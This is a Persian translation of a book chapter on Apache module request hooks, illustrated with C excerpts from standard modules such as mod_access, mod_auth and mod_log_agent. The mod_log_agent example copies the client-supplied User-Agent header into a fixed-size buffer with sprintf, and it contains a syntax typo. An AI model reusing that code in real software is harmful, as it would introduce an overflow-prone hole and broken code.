قبل از هر چیز این مثال سعی می‌کند که دیرکتیو Redirect را مطابقت دهد. در این صورت سرآیند Location در headers_out مقداردهی شده و REDIRECT برگردانده می‌شود. در غیر این صورت به نام یک فایل ترجمه می‌شود. توجه کنید که ممکن است یک راهبر نیز مشخص کند (البته تنها راهبری که می‌تواند مشخص کند *cgi-script* است).

در این مرحله نام فایل و URL مشخص شده و آپاچی خود را برای کار با توابع ماجول‌هایی که مربوط به پیکربندی شاخه‌ای هستند، باز پیکربندی می‌کند.

Header Parser

```
int module_header_parser(request_rec *pReq)
```

این رویه در هدف مشابه مرحله post_read_request می‌باشد. می‌تواند OK، DECLINED یا کد وضعیت برگرداند. اگر چیزی غیر از DECLINED برگردانده شد، ماجول دیگری فراخوانی نمی‌شود. هدف تصمیم‌گیری بر اساس سرآیندهایی است که به کارفرما فرستاده می‌شود.

تنها ماجول استاندارد دی که از آن استفاده می‌کند *mod_setenvif.c* است که در مثال ۱۲-۱۵ نشان داده شده است.

مثال ۱۲-۱۵. *mod_setenvif.c*

```
static int match_headers(request_rec *r)
{
    sei_cfg_rec *sconf;
    sei_entry *entries;
    table_entry *elts;
    const char *val;
    int i, j;
    int perdir;
    char *last_name;

    perdir = (ap_table_get(r->notes, SEI_MAGIC_HEIRLOOM) != NULL);
    if (!perdir) {
        ap_table_set(r->notes, SEI_MAGIC_HEIRLOOM, "post-read done");
        sconf = (sei_cfg_rec *) ap_get_module_config(r->server-
>module_config,
                                                    &setenvif_module);
    }
    else {
        sconf = (sei_cfg_rec *) ap_get_module_config(r->per_dir_config,
                                                    &setenvif_module);
    }
    entries = (sei_entry *) sconf->conditionals->elts;
    last_name = NULL;
    val = NULL;
    for (i = 0; i < sconf->conditionals->nelts; ++i) {
        sei_entry *b = &entries[i];

        /* Optimize the case where a bunch of directives in a row use the
         * same header. Remember we don't need to strcmp the two header
         * names because we made sure the pointers were equal during
         * configuration.
         */
        if (b->name != last_name) {
            last_name = b->name;
            switch (b->special_type) {
                case SPECIAL_REMOTE_ADDR:
                    val = r->connection->remote_ip;
                    break;
                case SPECIAL_REMOTE_HOST:
                    val = ap_get_remote_host(r->connection, r->per_dir_config,
                                            REMOTE_NAME);
                    break;
                case SPECIAL_REMOTE_USER:
                    val = r->connection->user;
                    break;
                case SPECIAL_REQUEST_URI:
                    val = r->uri;
                    break;
                case SPECIAL_REQUEST_METHOD:
                    val = r->method;
                    break;
                case SPECIAL_REQUEST_PROTOCOL:
                    val = r->protocol;
                    break;
                case SPECIAL_NOT:
                    val = ap_table_get(r->headers_in, b->name);

```

```

        if (val == NULL) {
            val = ap_table_get(r->subprocess_env, b->name);
        }
        break;
    }
}

/*
 * A NULL value indicates that the header field or special entity
 * wasn't present or is undefined. Represent that as an empty string
 * so that REs like "^$" will work and allow envariable setting
 * based on missing or empty field.
 */
if (val == NULL) {
    val = "";
}

if (!ap_regexec(b->preg, val, 0, NULL, 0)) {
    array_header *arr = ap_table_elts(b->features);
    elts = (table_entry *) arr->elts;

    for (j = 0; j < arr->nelts; ++j) {
        if (!strcmp(elts[j].val, "!")) {
            ap_table_unset(r->subprocess_env, elts[j].key);
        }
        else {
            ap_table_setn(r->subprocess_env, elts[j].key,
elts[j].val);
        }
    }
}

return DECLINED;
}

```

Check Access

```
int module_check_access(request_rec *pReq)
```

این ماجول دسترسی بر پایه allow/deny تعیین می‌کند. می‌تواند OK، DECLAINED یا یک کد حالت برگرداند. تمام ماجولها تا موقعی که یکی از آنها چیزی جز OK یا DECLAINED برگرداند فراخوانی می‌شوند. اگر همه ماجولها DECLAINED برگردانند، به عنوان یک خطای پیکربندی تلقی می‌شود. در این مرحله URL و نام فایل، آدرس کارفرما، عامل کارفرما، و دیگر موارد مشخص هستند.

تنها ماجول استاندارد که از آن استفاده می‌کند *mod_access.c* است که در مثال ۱۲-۱۶ نشان داده شده است.

مثال ۱۲-۱۶. mod_access.c

```
static int find_allowdeny(request_rec *r, array_header *a, int method)
{
    allowdeny *ap = (allowdeny *) a->elts;
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```

int mmask = (1 << method);
int i;
int gothost = 0;
const char *remotehost = NULL;

for (i = 0; i < a->nelts; ++i) {
    if (!(mmask & ap[i].limited))
        continue;

    switch (ap[i].type) {
    case T_ENV:
        if (ap_table_get(r->subprocess_env, ap[i].x.from)) {
            return 1;
        }
        break;

    case T_ALL:
        return 1;

    case T_IP:
        if (ap[i].x.ip.net != INADDR_NONE
            && (r->connection->remote_addr.sin_addr.s_addr
                & ap[i].x.ip.mask) == ap[i].x.ip.net) {
            return 1;
        }
        break;

    case T_HOST:
        if (!gothost) {
            remotehost = ap_get_remote_host(r->connection, r-
>per_dir_config,
                                           REMOTE_DOUBLE_REV);

            if ((remotehost == NULL) || is_ip(remotehost))
                gothost = 1;
            else
                gothost = 2;
        }

        if ((gothost == 2) && in_domain(ap[i].x.from, remotehost))
            return 1;
        break;

    case T_FAIL:
        /* do nothing? */
        break;
    }
}

return 0;
}

static int check_dir_access(request_rec *r)
{
    int method = r->method_number;
    access_dir_conf *a =
    (access_dir_conf *)
    ap_get_module_config(r->per_dir_config, &access_module);
    int ret = OK;

    if (a->order[method] == ALLOW_THEN_DENY) {

```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```

    ret = FORBIDDEN;
    if (find_allowdeny(r, a->allows, method))
        ret = OK;
    if (find_allowdeny(r, a->denys, method))
        ret = FORBIDDEN;
}
else if (a->order[method] == DENY_THEN_ALLOW) {
    if (find_allowdeny(r, a->denys, method))
        ret = FORBIDDEN;
    if (find_allowdeny(r, a->allows, method))
        ret = OK;
}
else {
    if (find_allowdeny(r, a->allows, method)
        && !find_allowdeny(r, a->denys, method))
        ret = OK;
    else
        ret = FORBIDDEN;
}

if (ret == FORBIDDEN
    && (ap_satisfies(r) != SATISFY_ANY || !ap_some_auth_required(r))) {
    ap_log_rerror(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
        "client denied by server configuration: %s",
        r->filename);
}

return ret;
}

```

نسبتاً نحوه کار تابع مشخص است. در `in_ip()` و `in_domain()` آدرس IP و نام دامنه بررسی می‌شود.

تنها تفاوت آپاچی 2.0 در مقدار بازگشتی FORBIDDEN است که به HTTP_FORBIDDEN تغییر کرده است.

Check User ID

```
int module_check_user_id(request_rec *pReq)
```

این تابع برای واریسی مجاز بودن کاربران برای دسترسی به URL فعلی است (که در `pReq->connection->user` قابل دستیابی است). معمولاً از پیکربندی شاخه‌ای (که ترکیبی از پیکربندی شاخه، فایل و Location است) استفاده می‌کند. باید OK، DECLINED یا یک کد حالت برگرداند. کد معمولی بازگشتی HTTP_UNAUTHORIZED است، در صورتی که کاربر غیر مجاز باشد. ماجولها تا هنگامی که یکی از آنها چیزی جز DECLINED برگرداند، فراخوانی می‌شوند.

دوباره برای دیدن یک مثال طبیعی از `mod_auth.c` استفاده می‌کنیم.

مثال ۱۲-۱۷. mod_auth.c

```

int check_user_access (request_rec *r) {
    auth_config_rec *sec =
        (auth_config_rec *)ap_get_module_config (r->per_dir_config,
&auth_module);
    char *user = r->connection->user;
    int m = r->method_number;
    int method_restricted = 0;
    register int x;
    char *t, *w;
    table *grpstatus;
    array_header *reqs_arr = requires (r);
    require_line *reqs;

    if (!reqs_arr)
        return (OK);
    reqs = (require_line *)reqs_arr->elts;

    if(sec->auth_grpfile)
        grpstatus = groups_for_user (r->pool, user, sec->auth_grpfile);
    else
        grpstatus = NULL;

    for(x=0; x < reqs_arr->nelts; x++) {

        if (! (reqs[x].method_mask & (1 << m))) continue;

        method_restricted = 1;

        t = reqs[x].requirement;
        w = getword(r->pool, &t, ' ');
        if(!strcmp(w,"valid-user"))
            return OK;
        if(!strcmp(w,"user")) {
            while(t[0]) {
                w = getword_conf (r->pool, &t);
                if(!strcmp(user,w))
                    return OK;
            }
        }
        else if(!strcmp(w,"group")) {
            if(!grpstatus)
                return DECLINED;          /* DBM group?  Something else? */

            while(t[0]) {
                w = getword_conf(r->pool, &t);
                if(table_get (grpstatus, w))
                    return OK;
            }
        }
    }

    if (!method_restricted)
        return OK;

    note_basic_auth_failure (r);
}

```

```
return AUTH_REQUIRED;
}
```

Handlers

```
handler_rec aModuleHandlers[]; [1.3]
```

تعریف handler_rec را می‌توان در *http_config.h* (1.3) دید:

```
typedef struct {
    char *content_type;
    int (*handler)(request_rec *);
} handler_rec;
```

در نسخه 2.0 راهبرها (handlers) با یک تابع به صورت معمولی رجیستر شده و عهده‌دار واریسی نوع محتوا (Content type) هستند.

بالاخره آماده راهبری درخواست هستیم. هسته در میان راهبرهای ماجولها به دنبال راهبر مناسب برای راهبری درخواست می‌باشد که از لحاظ نوع فایل یا نوع MIME مطابق باشند. هنگامی که راهبر مناسب پیدا شد، فراخوانی می‌شود. این راهبر وظیفه واقعی سرویس دادن به کاربر را انجام می‌دهد.

mod_status.c تنها یک راهبر را پیاده کرده است. مثال زیر در این باره است:

مثال ۱۲-۱۸. *mod_status.c*

```
handler_rec status_handlers[] =
{
    { STATUS_MAGIC_TYPE, status_handler },
    { "server-status", status_handler },
    { NULL }
};
```

البته در اینجا راهبر واقعی به خاطر طولانی بودن نشان نداده‌ایم. آنچه که انجام می‌دهد آن است که با استفاده از محتوای scoreboard (که جزئیات پردازش‌های فرزند را ثبت می‌کند)، صفحه حجیمی از HTML تولید می‌کند. کاربر راهبر را با استفاده از *SetHandler* یا *AddHandler* مشخص می‌کند. از آنجا که راهبر فایلی استفاده نمی‌کند، *SetHandler* طبیعی‌ترین روش برای انجام این کار است.

مثال مشابهی در آپاچی 2.0 تابعی به جای آرایه *handlers_recs* دارد:

```
static void register_hooks(apr_pool_t *p)
{
    ap_hook_handler(status_handler, NULL, NULL, APR_HOOK_MIDDLE);
    ...
}
```

همانطور که قبلاً شرح داده شد (*set_handler()*) نوع محتوا را خودش واریسی می‌کند:

```
static int status_handler(request_rec *r)
```

```
{
...
    if (strcmp(r->handler, STATUS_MAGIC_TYPE) &&
        strcmp(r->handler, "server-status")) {
        return DECLINED;
    }
...
}
```

Logger

```
int module_logger(request_rec *pRec)
```

اکنون درخواست پردازش شده و گرد و خاک به زمین نشسته! و ممکن است بخواهید درباره درخواست انجام شده چیزی ثبت کنید. البته هسته اجرای رویدادنگار را به محض اینکه ماجولی کدی غیر از OK یا DECLINED برگرداند را متوقف می‌کند، که البته به ندرت اتفاق می‌افتد.

هر چند *mod_log_agent.c* کم و بیش از رده خارج شده و *mod_log_config.c* به جای آن معرفی شده، با این حال مثال فشرده و زیبایی است:

مثال ۱۲-۱۹. *mod_log_agent.c*

```
int agent_log_transaction(request_rec *orig)
{
    agent_log_state *cls = ap_get_module_config (orig->server->module_config,
                                                &agent_log_module);

    char str[HUGE_STRING_LEN];
    char *agent;
    request_rec *r;

    if(cls->agent_fd <0)
        return OK;

    for (r = orig; r->next; r = r->next)
        continue;
    if (*cls->fname == '\0'.    /* Don't log agent */
        return DECLINED;

    agent = table_get(orig->headers_in, "User-Agent");
    if(agent != NULL)
    {
        sprintf(str, "%s\n", agent);
        write(cls->agent_fd, str, strlen(str));
    }

    return OK;
}
```

Child Exit

```
void
child_exit(server_rec *pServer, pool *pPool) [1.3]
```

این تابع بلافاصله پیش از خروج یک پردازنده فرزند اجرا می‌شود. مفهوم "فرزند" در بخش Child Initialization شرح داده شد. معمولاً از این تابع برای آزادسازی منابع استفاده می‌شود.

در آپاچی 2.0 تابع child_exit وجود ندارد، در عوض هر کدام یک تابع پاکسازی در مخزنی که به init_child داده می‌شود، رجیستر می‌کند.

مثال ۱۲-۲۰. mod_log_config.c

```
static void flush_all_logs(server_rec *s, pool *p)
{
    multi_log_state *mls;
    array_header *log_list;
    config_log_state *clsarray;
    int i;

    for (; s; s = s->next) {
        mls = ap_get_module_config(s->module_config, &config_log_module);
        log_list = NULL;
        if (mls->config_logs->nelts) {
            log_list = mls->config_logs;
        }
        else if (mls->server_config_logs) {
            log_list = mls->server_config_logs;
        }
        if (log_list) {
            clsarray = (config_log_state *) log_list->elts;
            for (i = 0; i < log_list->nelts; ++i) {
                flush_log(&clsarray[i]);
            }
        }
    }
}
```

این رویه فقط هنگامی استفاده می‌شود که BUFFERED_LOGS تعریف شده باشد.

در نسخه 2.0 تابع مشابهی استفاده می‌شود ولی همانطور که گفته شد در init_child رجیستر می‌شود:

```
static void init_child(apr_pool_t *p, server_rec *s)
{
#ifdef BUFFERED_LOGS
    /* Now register the last buffer flush with the cleanup engine */
    apr_pool_cleanup_register(p, s, flush_all_logs, flush_all_logs);
#endif
}
```

۴-۱۲ راهنمایی‌های عمومی

آپاچی 2.0 ممکن است به صورت چند ریسمانی^۶ (بسته به استفاده از MPM) باشد. اگر می‌خواهید ماجولتان از آزمون سربلند بیرون بیاید، از متغیرهای سراسری استفاده نکنید. اگر ممکن نبود، به نحوه استفاده از آن در یک کارگزار چند ریسمانی دقت کنید. فراموش نکنید که از جدول notes در رکورد درخواست می‌توانید هر داده‌ای را که نیاز دارید بین توابع رد و بدل کنید، استفاده کنید.

هیچ گاه از بافر با طول ثابت استفاده نکنید. بسیاری از رخنه‌های امنیتی در اینترنت به خاطر استفاده از بافرهای با طول ثابت به وجود می‌آید. مکانیزم مخزن (pool) مجموعه غنی از ابزارها فراهم می‌کند که می‌توانید با استفاده از آنها از بافر با طول ثابت خودداری کنید.

به یاد داشته باشید که ماجول شما ممکن است کاربری به طور تصادفی ماجول شما را کارگزار خود پیکربندی کرده و استفاده کند. بنابراین به هیچ وجه به ورودی‌های کاربر اعتماد نکنید. و نیز از انجام کاری که با ماجولهای دیگر تداخل ایجاد می‌کند، خودداری نمایید (کار سختی است! ولی سعی‌تان را بکنید!).

⁶ Multithreaded